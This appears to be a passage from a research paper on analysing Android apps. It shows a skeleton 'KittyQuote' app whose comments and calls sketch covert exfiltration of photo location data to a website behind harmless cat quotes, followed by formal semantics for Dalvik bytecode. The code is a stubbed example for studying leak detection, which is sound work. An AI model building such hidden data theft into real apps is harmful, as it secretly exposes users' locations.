
```
public class KittyQuote extends Activity {
    String img = "kiss"; // kitty image
    // other fields ...
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        // build quote list and other initialization
    }
    public String getKitty() {
        // access 'DCIM/Camera' and use ExifInterface
        // to exfiltrate location
    }
    public void aboutButton(View view) {
        // display normal information
        String website = "http://www.catquotes.com";
        startActivity(
            new Intent(Intent.ACTION_VIEW,
            Uri.parse(website)));
        try {
            new SendOut().execute(website);
        } catch (Exception e) {}
    }
    public void nextButton(View view) {
        img = getKitty();
    }
    public void prevButton(View view) {
        img = getKitty();
    }
    public void kittyQuoteButton(View view) {
        // display kitty quote as local message
        // ... and send out location info to a website
        String url = "http://www.catquotes.com?" + img;
        try {
            new SendOut().execute(url);
        } catch (Exception e) {
            // if network fails, not giving up
            // if network fails, not giving up
        }
    }
}
```




step :




$$\begin{aligned}
\langle \text{nop} :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
\langle \text{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa \rangle \\
\langle \text{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \\
\langle \text{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto \sigma(r, fp')], \kappa \rangle \\
\langle \text{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa \rangle \\
\langle \text{throw}^\ell(r) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\text{exn}, fp') \mapsto \sigma(r, fp)], \kappa' \rangle \\
&\quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
\langle \text{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \\
\langle \text{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa \rangle \\
&\quad \text{where } o = \text{new}(\varsigma) \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
\langle \text{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa \rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
\langle \text{iget}(r_d, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa \rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \text{iput}(r_v, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa \rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \text{invoke-direct}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad \quad fp' = \text{alloc}(\varsigma) \\
\langle \text{invoke-virtual}(r_0, \dots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa) \rangle \\
&\quad \text{where } \sigma' = \sigma[(0, fp') \mapsto \sigma(r_0, fp), \dots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad \quad fp' = \text{alloc}(\varsigma) \\
\langle \text{unop}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
&\quad \text{where } v = \delta(\text{unop}, \sigma(r_s, fp)) \\
\langle \text{binop}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa \rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa \rangle \\
&\quad \text{where } v = \delta(\text{binop}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}$$

